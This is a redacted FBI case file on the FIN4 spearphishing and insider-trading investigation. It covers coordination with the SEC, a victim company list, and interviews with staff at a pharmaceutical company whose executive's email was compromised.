Investigation on 03/20/2015 at Orange, California, United States (Email)File # 318D-LA-6158220 Date drafted 05/06/2015

by []

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

b6
b7C

FEDERAL BUREAU OF INVESTIGATION

Date of entry 05/06/2015

On 04/10/2015, information obtained from victim companies of the FIN4
spear phishing campaign was sent to Attorneys [REDACTED]
with the Securities and Exchange Commission.

b6
b7C

Investigation on 04/10/2015 at Orange, California, United States (Mail)File # 318D-LA-6158220 Date drafted 05/06/2015

by [REDACTED]

b6
b7C

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FEDERAL BUREAU OF INVESTIGATION

Date of entry 05/06/2015

On 03/02/2015, Access Request Letters were sent to the SEC in New York and San Francisco Related to the FIN4 investigations. The access letters, and the SEC response emails granting request to the SEC investigation. The original letters and the concurrence emails are attached in a 1A.

Investigation on 03/02/2015 at Orange, California, United States (Email, Mail)File # 318D-LA-6158220 Date drafted 05/06/2015b

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

b6
b7C



U.S. Department of Justice

Federal Bureau of Investigation

4000 W. Metropolitan Drive, Suite 200
Orange, California 92868

03/02/2015

[REDACTED]
Associate Regional Director
U.S. Securities and Exchange Commission
44 Montgomery Street, Suite 2800
San Francisco, CA 94104

[REDACTED]
Associate Regional Director
U.S. Securities and Exchange Commission
Brookfield Place
200 Vesey Street, Suite 400
New York, NY 10281

b6
b7C
b7E

Re: In the Matter of Certain Network Intrusion Activities [REDACTED]
In the Matter of FIN4 [REDACTED]

[REDACTED]

We request access to the investigative and other non-public files of the U.S. Securities and Exchange Commission (the "Commission") related to the captioned matters. This request is made in connection with an ongoing lawful investigation or official proceeding inquiring into a violation of, or failure to comply with, a criminal or civil statute or regulation, rule or order issued pursuant thereto, being conducted by the Federal Bureau of Investigation.

We understand that the files in this matter may contain "financial records" of "customers," as those terms are defined in the Right to Financial Privacy Act of 1978 [12 U.S.C. §§3401-22]. We have reason to believe that that information is relevant to our investigation and/or proceeding.

We will establish and maintain such safeguards as are necessary and appropriate to protect the confidentiality of files to which access is granted and information derived there from. The files and information may, however, be used for the purpose of our investigation and/or proceeding and any resulting proceedings. They also may be transferred to criminal law enforcement authorities and self-

regulatory organizations subject to our oversight. We shall notify you of any such transfer and use our best efforts to obtain appropriate assurances of confidentiality.

Other than as set forth in the preceding paragraph, we will:

make no public use of these files or information without prior approval of your staff;

notify you of any legally enforceable demand for the files or information prior to complying with the demand, and assert such legal exemptions or privileges on your behalf as you may request; and

not grant any other demand or request for the files or information without prior notice to and lack of objection by your staff.

We recognize that until this matter has been closed, the Commission continues to have an interest and will take further investigatory or other steps as it considers necessary in the discharge of its duties and responsibilities.

Should you have any questions, please contact SA




b6
b7C
b7E

Sincerely,

David L. Bowdich
Assistant Director in Charge

By:



Supervisory Special Resident Agent

FEDERAL BUREAU OF INVESTIGATION

Date of entry 05/07/2015

[REDACTED] Attorney with the Securities and Exchange Commission is going to send subpoenas to the following companies:

b6
b7C

The email is attached in the 1A section of this document.

Investigation on 05/06/2015 at Orange, California, United States (Email)File # 318D-LA-6158220, [REDACTED] Date drafted 05/07/2015by [REDACTED]

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

b6
b7C
b7E

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION**Electronic Communication**

Title: (U) CDC approval to use XTS File Transfer
with SEC

Date: 05/20/2015

From: LOS ANGELES

LA-OCR2 (SSA [REDACTED])

Contact: [REDACTED]

b6
b7C
b7E

Approved By: A/SSA [REDACTED]

Drafted By: [REDACTED]

Case ID #: 318D-LA-6158220 (U) FIN4; Insider Trading

Synopsis: (U) CDC approved the use of DOJ's XTS File Transfer system
to allow the SEC to view 302's

Full Investigation Initiated: 02/26/2015

Details:

CDC [REDACTED] provided approval to utilize the Department of Justice's XTS File Transfer System to allow the SEC to view 302's related to the FIN4 investigation. This technique will provide digital copies of the 302's to the SEC for review. The SEC has tasked their San Francisco and New York Offices to handle their securities fraud investigations while the FBI's investigation is handled out of Los Angeles. The utilization of this system allows SEC to access the necessary documents while properly allocating FBI resources.

b6
b7C

◆◆

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION

Date of entry 05/21/2015

Attorney with the Securities and Exchange Commission,
provided information received related to requests for information.

b6
b7C
b7E

The companies which provided information are:

The DVD containing the information has been placed in a 1A envelope. The disc is encrypted with software and cannot be accessed on an FBI computer.

Investigation on 04/16/2015 at Orange, California, United States (Mail)

File # 318D-LA-6158220

Date drafted 05/06/2015

by

b6
b7C

UNCLASSIFIED

Physical 1A/1C Cover Sheet for Serial Export

Created From: 318D-LA-6158220
Serial 9
Package: 1A6
Stored Location: None
Summary: (U) DVD from SEC
Acquired By:
Acquired On: 2015-05-06
Acquired From: (U) SEC
Attachment: (U) DVD from SEC

b6
b7C

FEDERAL BUREAU OF INVESTIGATION

Date of entry 05/29/2015

In an effort to efficiently share information with the Securities and Exchange Commission, a portal has been established through the DOJ XTS File Transfer System. The files will be provided electronically. The attorneys at the SEC have agreed to abide by the User Agreement for 302's established by the FBI. The signed copies of the agreement are attached.

Investigation on 05/29/2015 at Orange, California, United States (Email)
File # 318D-LA-6158220 Date drafted 05/29/2015
by

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

b6
b7c

From: [REDACTED]
To: [REDACTED] (LA) (FBI)
Subject: RE: 302 User Acknowledgement
Date: Friday, May 22, 2015 1:06:26 PM
Attachments: Exchange.pdf

[REDACTED] Here you go. Many thanks, and have a great Memorial Day weekend.

[REDACTED]

From: [REDACTED] (LA) (FBI) [mailto:[REDACTED]]
Sent: Thursday, May 21, 2015 9:44 AM
To: [REDACTED]
Cc: [REDACTED] (LA) (FBI)
Subject: 302 User Acknowledgement

Ladies,

I have attached the FBI's 302 User Acknowledgement document. Please print and sign a copy and I will sign as the Case Agent. Please scan it and send it back at your convenience.

b6
b7C
b7E

In order to get the portal working, please go to the following website and click on the Account Request Form in the box on the right hand side establish an account:


[REDACTED]

You can list me as the sponsor and the justification is to share information related to a joint securities fraud investigation. I understand the process takes a day or two to get up and running.

Let me know if you have any problems with getting set up.

Thanks,

[REDACTED]



U.S. Department of Justice
Federal Bureau of Investigation
Washington, DC 20535-0001

FD-302 User Acknowledgement

I acknowledge that I have received and in the future will receive copies of Federal Bureau of Investigation's FD-302s and that my agency will abide by the following rules and conditions:

1. FD-302s are the property of the FBI and are being lent to my agency for official use only.
2. FD-302s may not be distributed, nor their contents disclosed, outside of my agency without prior written authorization of the FBI.
3. FD-302s may not be photocopied, electronically scanned, or otherwise reproduced in any manner.
4. FD-302s must be returned to the FBI before the filing of any civil or administrative enforcement action by my agency or upon request by the FBI at any time.
5. FD-302s that my agency relied on to support the facts or claims in the complaint of any civil or administrative enforcement action must be identified to the FBI prior to filing such claims or actions.
6. If a discovery request for the FD-302s has been made to my agency, I will notify the

Witness/Case Agent Date
Phone:

Printed Name

SEC

Agency

b6
b7C

From: [REDACTED]
To: [REDACTED] (LA) (FBI)
Cc: [REDACTED] (LA) (FBI)
Subject: RE: 302 User Acknowledgement
Date: Thursday, May 21, 2015 1:21:59 PM
Attachments: 2015.05.21 FD-302 User Acknowledgement MRG.PDF

b6
b7C

Thanks much [REDACTED]

From: [REDACTED] (LA) (FBI) [mailto:[REDACTED]]
Sent: Thursday, May 21, 2015 12:44 PM
To: [REDACTED]
Cc: [REDACTED] (LA) (FBI)
Subject: 302 User Acknowledgement

Ladies,

I have attached the FBI's 302 User Acknowledgement document. Please print and sign a copy and I will sign as the Case Agent. Please scan it and send it back at your convenience.

In order to get the portal working, please go to the following website and click on the Account Request Form in the box on the right hand side establish an account:

b6
b7C
b7E

[REDACTED]

You can list me as the sponsor and the justification is to share information related to a joint securities fraud investigation. I understand the process takes a day or two to get up and running.

Let me know if you have any problems with getting set up.

Thanks,

[REDACTED]



U.S. Department of Justice
Federal Bureau of Investigation
Washington, DC 20535-0001

FD-302 User Acknowledgement

I acknowledge that I have received and in the future will receive copies of Federal Bureau of Investigation's FD-302s and that my agency will abide by the following rules and conditions:

1. FD-302s are the property of the FBI and are being lent to my agency for official use only.
2. FD-302s may not be distributed, nor their contents disclosed, outside of my agency without prior written authorization of the FBI.
3. FD-302s may not be photocopied, electronically scanned, or otherwise reproduced in any manner.
4. FD-302s must be returned to the FBI before the filing of any civil or administrative enforcement action by my agency or upon request by the FBI at any time.
5. FD-302s that my agency relied on to support the facts or claims in the complaint of any civil or administrative enforcement action must be identified to the FBI prior to filing such claims or actions.

6. If a discovery request for the FD-302s has been made to my agency, I will notify the FBI immediately.

Printed Name

U.S. Securities and Exchange
Agency Commission

Witness/Case Agent Date
Phone:

b6
b7C


From: [REDACTED]
To: [REDACTED] (LA) (FBI)
Subject: 302 User Acknowledgment
Date: Friday, May 22, 2015 2:44:07 PM
Attachments: 302 User Acknowledgment - [REDACTED].pdf

Attached. Thanks! Have a good weekend.

[REDACTED]
Counsel

U.S. Securities and Exchange Commission
Division of Enforcement | New York Regional Office 200
Vesey Street, Suite 400 | New York, NY 10281
[REDACTED]

b6
b7C
b7E



U.S. Department of Justice
Federal Bureau of Investigation
Washington, DC 20535-0001

FD-302 User Acknowledgement

I acknowledge that I have received and in the future will receive copies of Federal Bureau of Investigation's FD-302s and that my agency will abide by the following rules and conditions:

1. FD-302s are the property of the FBI and are being lent to my agency for official use only.


2. FD-302s may not be distributed, nor their contents disclosed, outside of my agency without prior written authorization of the FBI.

3. FD-302s may not be photocopied, electronically scanned, or otherwise reproduced in any manner.

4. FD-302s must be returned to the FBI before the filing of any civil or administrative enforcement action by my agency or upon request by the FBI at any time.

5. FD-302s that my agency relied on to support the facts or claims in the complaint of any civil or administrative enforcement action must be identified to the FBI prior to filing such claims or actions.

6. If a discovery request for the FD-302s has been made to my agency, I will notify the FBI immediately.



Witness/Case Agent Date
Phone:

U.S. Securities & Exchange Commission
Agency

b6
b7C

FEDERAL BUREAU OF INVESTIGATION

Date of entry 05/29/2015

In an effort to more efficiently share information with the Securities and Exchange Commission (SEC), a portal has been established through the Department of Justice XTS File Transfer system to allow the attorneys with the SEC to view digital copies of 302's from victim companies. The emails verifying the establishment of the accounts are attached.

Investigation on 05/29/2015 at Orange, California, United States (Email)
File # 318D-LA-6158220 Date drafted 05/29/2015
by

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

b6
b7C

From: [REDACTED]
To: [REDACTED]
Cc: [REDACTED] (LA) (FBI)
Subject: myFX User ID: [REDACTED] has been created
Date: Friday, May 22, 2015 2:38:16 PM

b6
b7C
b7E

[REDACTED]

Your new U.S. DOJ myFX account has been created as requested by [REDACTED]

Your user id for myFX is listed below.

[REDACTED]

To set your initial password, click on the applicable link below, click 'PASSWORD HELP?' hyperlink and click 'GET AN INITIAL PASSWORD?' hyperlink. Follow the instructions to set up the initial password.

myFX can be accessed via the internet at: [REDACTED] You will be required to enter a second password, a PIN, which will be emailed to you. You will receive a new PIN each time you log on. This is a security feature to prevent unauthorized access.

b6
b7C
b7E

Your account has been granted reader access to the following Folder(s) [REDACTED]

Note: A User Guide for the IDEA FX system is located in the Public Folder of the system. Once you connect and change your password, click on the My Folder Tab and expand the Public Folder for the guide. Please use the email below if you need technical assistance.

IDEA myFX should not be utilized for the following:

- Document Archival System
- Document Backup System
- Storage of long-term data unless it is needed for collaboration

Thank You,
LEISP myFX Team

[REDACTED]

From: [REDACTED]
To: [REDACTED]
Cc: [REDACTED] (A) (FBI)
Subject: myFX User ID: [REDACTED] has been created
Date: Friday, May 22, 2015 2:37:28 PM

b6
b7C
b7E



Your new U.S. DOJ myFX account has been created as requested by [REDACTED]

Your user id for myFX is listed below.

USER ID [REDACTED]

To set your initial password, click on the applicable link below, click 'PASSWORD HELP?' hyperlink and click 'GET AN INITIAL PASSWORD?' hyperlink. Follow the instructions to set up the initial password.

myFX can be accessed via the internet at [REDACTED] You will be required to enter a second password, a PIN, which will be emailed to you. You will receive a new PIN each time you log on. This is a security feature to prevent unauthorized access.

b6
b7C
b7E


Your account has been granted reader access to the following Folder(s) [REDACTED]

Note: A User Guide for the IDEA FX system is located in the Public Folder of the system. Once you connect and change your password, click on the My Folder Tab and expand the Public Folder for the guide. Please use the email below if you need technical assistance.

IDEA myFX should not be utilized for the following:

- Document Archival System
- Document Backup System
- Storage of long-term data unless it is needed for collaboration

Thank You,
LEISP myFX Team



UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION**Electronic Communication****Title:** (U) Telcal with SEC**Date:** 06/15/2015**CC:** LA-OCR2 (SSA [REDACTED]) (SSA)**From:** LOS ANGELES

LA-BR06 ASAC [REDACTED]

Contact: [REDACTED]**Approved By:** A/ASAC [REDACTED]**Drafted By:** [REDACTED]**Case ID #:** [REDACTED]

(U) UNSUB(S);

FIN4

b6
b7C
b7E

318D-LA-6158220

(U) FIN4; Insider Trading

Synopsis: (U) To document telcal with SEC supervisor [REDACTED]**Full Investigation Initiated:** 06/23/2014**Details:**

On 06/08/2015, writer contacted SEC Assistant Regional Director [REDACTED]

[REDACTED] The purpose of the call was to discuss protocol for SEC investigators' review of FBI FD-302s. [REDACTED] indicated the investigators wanted to review FD-302s created by the FBI cyber agents to avoid contacting victims a second time; and they would only need to review the documents through DOJ's portal, they would not keep copies or notes. [REDACTED] also indicated SEC investigators would coordinate future contact with victims through the FBI agents who had

b6
b7C

UNCLASSIFIED

UNCLASSIFIED

Title: (U) Telcal with SEC

Re: [REDACTED] 06/15/2015

b6
b7C
b7E

already made contact. Writer and [REDACTED] agreed this was the best approach to ensure the government appeared as one entity to potential victims.

◆◆

UNCLASSIFIED

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION**Electronic Communication****Title:** (U) Update on Data Analysis**Date:** 10/14/2015**From:** LOS ANGELES

LA-OCR2 (SSA [redacted])

Contact: [redacted]**Approved By:** SSA [redacted]**Drafted By:** [redacted]**Case ID #:** 318D-LA-6158220 (U) FIN4; Insider Trading**Synopsis:** (U) To update the progress of blue sheeting data analysis**Full Investigation Initiated:** 02/26/2015**Enclosure(s):** Enclosed are the following items:

1. (U) Bluesheet data analysis

Details:

This investigation has been conducted in conjunction with CY-6, which is handling the cyber intrusion executed by a hacking group labeled as FIN4. Utilizing a spearphishing campaign, FIN4 attempted to gain credentials from users within the victim companies, to allow access to emails which could contain material non-public information. SA [redacted] is analyzing the victim companies to determine if the cyber intrusion was done to gain access to material non-public information to profit from trading in the stock of victim companies.

Investitgation has determined approximately 400 companies have been targeted by the spearphishing campaign executed by FIN4. Although targeted, not all companies were victims of the attack. Contacts and interviews with the victim companies are continuing.

UNCLASSIFIED

b6
b7C
b7Eb6
b7C

UNCLASSIFIED

Title: (U) Update on Data Analysis

Re: 318D-LA-6158220, 10/14/2015

[redacted] bluesheeting data [redacted]

[redacted]

b6
b7C
b7E

SA [redacted] requested the assistance of the [redacted] to help
with [redacted] A database with the bluesheet data has been

[redacted]
[redacted] bluesheeting choices [redacted]
[redacted]

[redacted] It is expected the analytics will
be finalized in the next several weeks.

UNCLASSIFIED

UNCLASSIFIED

Title: (U) Update on Data Analysis

Re: 318D-LA-6158220, 10/14/2015

◆◆

UNCLASSIFIED

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION**Electronic Communication****Title:** (U) Opening EC**Date:** 02/26/2015**From:** LOS ANGELES

LA-I-16

Contact: [REDACTED]b6
b7C
b7E**Approved By:** [REDACTED]**Drafted By:** [REDACTED]**Case ID #:** 318D-LA-6158220 (U) FIN4; Insider Trading**Synopsis:** (U) Request to open full investigation and assign to SA
[REDACTED]b6
b7C**Full Investigation Initiated:** 02/26/2015**Enclosure(s):** Enclosed are the following items:

1. (U) Fire Eye Report
2. (U) ECU Concurrence Email

Details:

FIN4, a group of financially motivated hackers, is suspected of involvement in unlawful insider trading.

FireEye, a cyber consulting firm, published a report alleging FIN4 is engaged in hacking executives' emails at multiple major pharmaceutical companies including Allergan, 2525 Dupont Drive, Irvine, CA 92612.

FIN4, operating since at least mid-2013, purportedly targets the email accounts of individuals with access to confidential information to acquire non-public information regarding events that could cause the price of stocks to rise or fall dramatically. FIN4 utilizes spearphishing techniques to obtain usernames and passwords from executives, allowing FIN4 to view private email correspondence.

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION
FOI/PA
DELETED PAGE INFORMATION SHEET
FOI/PA# 1519873-000

Total Deleted Page(s) = 12

Page 8 ~ b6; b7C; b7E;
Page 17 ~ b5; b6; b7C;
Page 18 ~ b5; b6; b7C;
Page 19 ~ b5; b6; b7C;
Page 20 ~ b5; b6; b7C;
Page 23 ~ Referral/Direct;
Page 24 ~ Referral/Direct;
Page 25 ~ Referral/Direct;
Page 26 ~ Referral/Direct;
Page 27 ~ Referral/Direct;
Page 28 ~ Referral/Direct;
Page 29 ~ Referral/Direct;

XXXXXXXXXXXXXXXXXXXXXXXXX
X Deleted Page(s) X
X No Duplication Fee X
X For this Page X
XXXXXXXXXXXXXXXXXXXXXXXXX

UNCLASSIFIED

Title: (U) Closing of FIN4 cases

Re: 318A-SF-5810461, 06/03/2016

No outstanding leads exist in either case, and both cases have no evidence to be disposed of in accordance with FBI policy.

◆◆

UNCLASSIFIED

UNCLASSIFIED

Title: (U) Open new investigation into group known as FIN4

Re: 318A-SF-5810461, 12/03/2014

FIN4 specifically targets the e-mail accounts of individuals with access to non-public information about merger and acquisition (M&A) deals and other "market-moving" announcements, specifically in the healthcare and pharmaceutical fields. The targeted individuals include executives, legal counsel, outside consultants, researchers and others. It is believed that FIN4 uses the information gathered from these e-mail accounts to trade stocks using non-public information.

FIN4 is believed to be responsible for numerous instances of market trading based on the information stolen from sensitive e-mail communications. Due to the sophistication used by FIN4 in obtaining access to these accounts and the quality of the language used by the individuals or groups in their communications with intended targets, it is believed FIN4 is highly sophisticated and operating within the jurisdiction of the United States.

To date, numerous victim corporations have been identified in the San Francisco area, to include:

ACELRX Pharmaceuticals Inc

351 Galveston Drive

Redwood City, CA 94063-4736

Anacor Pharmaceuticals, Inc.

1020 East Meadow Circle

Palo Alto, CA 94303

Cerus Corporation

UNCLASSIFIED

UNCLASSIFIED

Title: (U) Open new investigation into group known as FIN4
Re: 318A-SF-5810461, 12/03/2014

2550 Stanwell Dr

Concord, CA 94520-4813

Contra Costa County

Cigna

630 Leo Drive

Foster City, CA 94404-2738

San Mateo County

Fenwich & West LLP

801 California Street

Mountain View, CA 94041-1990

Santa Clara County

Fluidigm Corporation

7000 Shoreline Court

South San Francisco, CA 94080-7603

San Mateo County

UNCLASSIFIED

UNCLASSIFIED

Title: (U) Open new investigation into group known as FIN4
Re: 318A-SF-5810461, 12/03/2014

Harley Davidson Motor Company

2595 Taylor Street

San Francisco, CA 94133

Medivation Inc

201 Spear Street

San Francisco, CA 94105-6107

Novavax Inc

1011 Taylor Street

San Jose, CA 95126-1852

Santa Clara County

Sard Verbinen & Co., LLC

275 Battery Street

San Francisco, CA 94111-3309

San Francisco County

Valeant Pharmaceuticals

351 Foothill Drive

UNCLASSIFIED

UNCLASSIFIED

Title: (U) Open new investigation into group known as FIN4
Re: 318A-SF-5810461, 12/03/2014

Brentwood, CA 94513-5618

Enzyme Systems Products INC

DBA Valeant Pharmaceuticals INC

486 Lindbergh Ave

Livermore, CA 94551-9554

Alameda County

The following matter will be opened and assigned to WCC Squad C4, and
Cyber Crime Squad CY-2.

◆◆

UNCLASSIFIED

UNCLASSIFIED//~~FOUO~~**FEDERAL BUREAU OF INVESTIGATION****Electronic Communication****Title:** (U) Victim list from FireEye**Date:** 12/03/2014**CC:** [REDACTED]b6
b7C
b7E**From:** SAN FRANCISCO**Contact:** [REDACTED]**Approved By:** ASAC [REDACTED]**Drafted By:** [REDACTED]

Case ID #: 318A-SF-5810461 (U) UNSUBS;
a.k.a FIN4 - Subject
AcelRx - Victim;
Anacor Pharmaceuticals - Victim;
Cerus Corp - Victim;
CIGNA - VICTIM;
Darden Restaurants, Inc. - VICTIM;
Fenwich & West LLP - VICTIM;
ET. AL.
Corporate Fraud

Synopsis: (U) Excel spreadsheet containing MD5 Hash values and potential victims of Corporate Fraud through Spearphishing malware.

Full Investigation Initiated: 12/03/2014

Enclosure(s): Enclosed are the following items:

1. (U) MD5 hash Values and Victim list

Details:

On 12/02/2014, [REDACTED] of FireEye, Inc., [REDACTED] provided via e-mail an excel spreadsheet listing potential victims of a targeted Spearphishing attack. The targeted e-mail accounts generally are used by high level corporate executives, legal counsel, or others with knowledge of financial activities that would affect the share price of the companies. It is believed that this information was then utilized

b6
b7CUNCLASSIFIED//~~FOUO~~

UNCLASSIFIED//~~FOUO~~

Title: (U) Victim list from FireEye
Re: 318A-SF-5810461, 12/03/2014

to determine trading activities in the shares of the targeted companies, or their mergers and acquisition targets. The subjects are as yet unknown.

◆◆

UNCLASSIFIED//~~FOUO~~

FEDERAL BUREAU OF INVESTIGATION

Date of entry 01/05/2015

[redacted] Anacor Pharmaceuticals (Anacor), [redacted] date of birth [redacted] telephone number [redacted] e-mail address [redacted] was interviewed at her place of employment. Also present was [redacted] Anacor, date of birth [redacted] telephone number [redacted] e-mail address [redacted] After being advised of the identities of the interviewing Agents and the nature of the interview, [redacted] provided the following information:

[redacted] advised that Anacor was a relatively new corporation that had approximately ninety-six employees that worked from their local office. [redacted] indicated that Anacor had a public website that contained a list of Anacor's board of directors and executive management. No other employees were listed publicly on Anacor's website. [redacted] also stated that Anacor did not maintain a corporate "Wiki." According to [redacted] employee's were required to change their passwords every 180 days.

[redacted] advised that as the [redacted] she worked closely with the Chief Operating Officer (CEO) and Chief Financial Officer (CFO).

On September 27, 2014, [redacted] received an e-mail from [redacted] an Investment Banker from Cowen Bank (Cowen) regarding an annual health care conference. [redacted] indicated that the conference was typically held in March, and that e-mails for the conference were typically sent from the [redacted] provided the telephone number [redacted] as a contact number for [redacted] The e-mail contained a Microsoft Word document as an attachment. [redacted] attempted to open the attachment several times, but was unsuccessful. [redacted] then forwarded the e-mail to a representative from Cowen and requested that they resend the e-mail since the attachment would not open. [redacted]

Investigation on 12/10/2014 at [redacted] (In Person)

File # [redacted] 318A-SF-5818098, 318A-SF-5810461 Date drafted 12/16/2014

by [redacted]

[redacted]
Continuation of FD-302 of Interview of [redacted], On 12/10/2014, Page 2 of 3

b6
b7C
b7E

[redacted] Cowen, telephone number [redacted] contacted [redacted] and stated that [redacted] credentials had been compromised and the e-mail was fraudulently sent.

On October 2, 2014, [redacted] noticed that she was not receiving any e-mails. [redacted] discovered that a rule had been created within Microsoft Outlook (Outlook) that automatically routed her e-mails that contained certain keywords in the subject title to her deleted e-mail folder. Additionally, [redacted] noticed that her account had sent a blank e-mail to other Anacor employees. The e-mail contained an attachment that she attempted to open. [redacted] contacted the information technology (IT) department to alert them of the suspicious activity. The IT department ran a virus scan on [redacted] laptop and found no infections. According to [redacted] Anacor was unaware of any other employees who may have attempted to open the e-mail attachment sent fraudulently from [redacted] account.

b6
b7C

On November 22, 2014, [redacted] stated that she was prompted with a dialog box that requested she change her Microsoft Windows (Windows) password. [redacted] entered her old credentials and created a new password. In hindsight, [redacted] stated that she never received the typical popup notifications from Windows that her password was set to expire as she typically did. Shortly after, [redacted] noticed that her e-mail account had sent another blank e-mail to other Anacor employees. The e-mail also contained an attachment, which [redacted] did not attempt to open. [redacted] contacted the IT department to alert them of the suspicious activity. The IT department then proceeded to erase [redacted] laptop's hard drive. As an additional precaution, [redacted] changed her Windows password.

b6
b7C

[redacted] stated that she accessed her corporate e-mail locally through Outlook on her Anacor laptop, as well as through the Outlook Web Access (OWA) portal. [redacted] also indicated that she had virtual private network (VPN) access to Anacor's corporate network. [redacted] stated that she only had one set of user credentials which were her Microsoft Windows credentials. [redacted] stated that her user credentials had limited access based on her position, and that to her knowledge, she did not have access to any corporate servers.

b6
b7C

Both [redacted] did not believe any information contained in their e-mail accounts between September 27, 2014, and November 22, 2014, that was not already made public, would have been able to have been used to impact the trading of Anacor stock.

Because the September 27, 2014, e-mail sent by [redacted] emulated an e-mail typically sent by [redacted] believes the distribution list for the e-mail is likely to have included Cowen Bank customers involved in the health care industry. This could include Chief Financial Officers, Chief

[redacted]
Continuation of FD-302 of Interview of [redacted], On 12/10/2014, Page 3 of 3

Executive Officers and other employees involved in investor relations for health care companies associated with Cowen Bank. The recipients were listed in the "bcc" field and [redacted] could therefore not determine who actually received the e-mail. [redacted] did not communicate with [redacted] or [redacted] regarding the e-mail.

b6
b7C
b7E

In the weeks preceding the September 27, 2014, e-mail [redacted] was involved in the pricing of an Anacor 144A equity offering with Goldman Sachs. These communications involved memorandums and "road show" presentation materials and were sent approximately the last week of September 2014.

b6
b7C

[redacted] was also involved in e-mail communications discussing Anacor's quarterly earnings due out in early November. Anacor currently has one commercialized product with no significant revenue stream and is waiting for results to come back on one new product called AN2728. Prescriptions for the existing product are publicly available and there were no unexpected revenues or expenses in the quarter. Consequently Anacor's stock did not move significantly on the release of earnings. Results of testing on AN2728 (a dermatology product) are expected soon, and these results would be of interest to someone trading Anacor stock. When these results are available, they will only be e-mailed to a limited group within Anacor, likely including [redacted] and executive management.

b6
b7C

[redacted] provided the interviewing Agents with simple mail transfer protocol (SMTP) logs, OWA logs, and copies of the suspicious e-mails [redacted] sent and received on a USB thumb drive.

SA [redacted] provided a United State Department of Justice Federal Bureau of Investigation Receipt for Property Received (FD-597) to [redacted] for the aforementioned USB thumb drive.

A copy of the FD-597 has been attached and will be maintained in the 1A section of the case file.

UNCLASSIFIED

Physical 1A/1C Cover Sheet for Serial Export

Created From:

Serial 3

Package:

1A12

Stored Location:

None

Summary:

(U) Interview notes and
FD-597.

Acquired By:

Acquired On:

2014-12-10

Attachment:

(U) Interview notes and
FD-597

b6
b7C
b7E

FEDERAL BUREAU OF INVESTIGATION

Date of entry 01/05/2015

[redacted] Information Technology, Anacor Pharmaceuticals (Anacor), [redacted] date of birth [redacted] was interviewed at his place of employment. Also present was [redacted] [redacted] Anacor, date of birth [redacted] telephone number [redacted] e-mail address [redacted] After being advised of the identities of the interviewing Agents and the nature of the interview, [redacted] and [redacted] provided the following information:

b6
b7C

[redacted] advised that Anacor maintained simple mail transfer protocol (SMTP) sent and received logs for approximately one month. Furthermore, [redacted] stated that Anacor maintained hypertext transfer protocol (HTTP) logs for Outlook Web Access (OWA).

b6
b7C

According to [redacted] Anacor provided all employees with single factor Cisco virtual private network (VPN) access to the corporate network. Employee VPN credentials were the same as their Active Directory (AD) credentials. [redacted] indicated that Anacor AD usernames followed the naming convention of first initial and last name. Anacor's VPN service was configured to support split-tunnel Internet access. [redacted] was unaware if Anacor maintained VPN logs.

b6
b7C

[redacted] stated that Anacor's password policy required users to change their passwords every 180 days, and that Anacor followed simple password complexity rules.

Anacor uses McAfee 8.8 Enterprise as their corporate antivirus solution.

Investigation on 12/10/2014 at [redacted] (In Person)
File # [redacted] 318A-SF-5810461, 318A-SF-5818098 Date drafted 12/16/2014
by [redacted]

b6
b7C
b7E

UNCLASSIFIED

Physical 1A/1C Cover Sheet for Serial Export

Created From:

Serial 4

Package:

1A13

Stored Location:

None

Summary:

(U) Interview Notes.

Acquired By:

Acquired On:

2014-12-10

Attachment:

(U) Interview Notes

b6
b7C
b7E

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION**Electronic Communication****Title:** (U) Interview Notes of [REDACTED]
[REDACTED]**Date:** 01/06/2015**CC:** [REDACTED]

SF-C4 (OST)

From: SAN FRANCISCO

SF-C4

Contact: [REDACTED]b6
b7C
b7E**Approved By:** [REDACTED]**Drafted By:** [REDACTED]**Case ID #:** 318A-SF-5818098

(U) UNSUB(S);

[REDACTED] VICTIM;

ANACOR PHARMACEUTICALS - VICTIM;

CORPORATE FRAUD - INSIDER TRADING

318A-SF-5810461

(U) UNSUBS;

a.k.a FIN4 - Subject

AcelRx - Victim;

Anacor Pharmaceuticals - Victim;

Cerus Corp - Victim;

CIGNA - VICTIM;

Darden Restaurants, Inc. - VICTIM;

Fenwich & West LLP - VICTIM;

ET. AL.

Corporate Fraud

Synopsis: (U) Interview Notes of [REDACTED]**Full Investigation Initiated:** 12/04/2014**Enclosure(s):** Enclosed are the following items:

1. (U) Interview Notes of [REDACTED]

b6
b7C**Details:**

UNCLASSIFIED

UNCLASSIFIED

Title: (U) Interview Notes of [REDACTED]

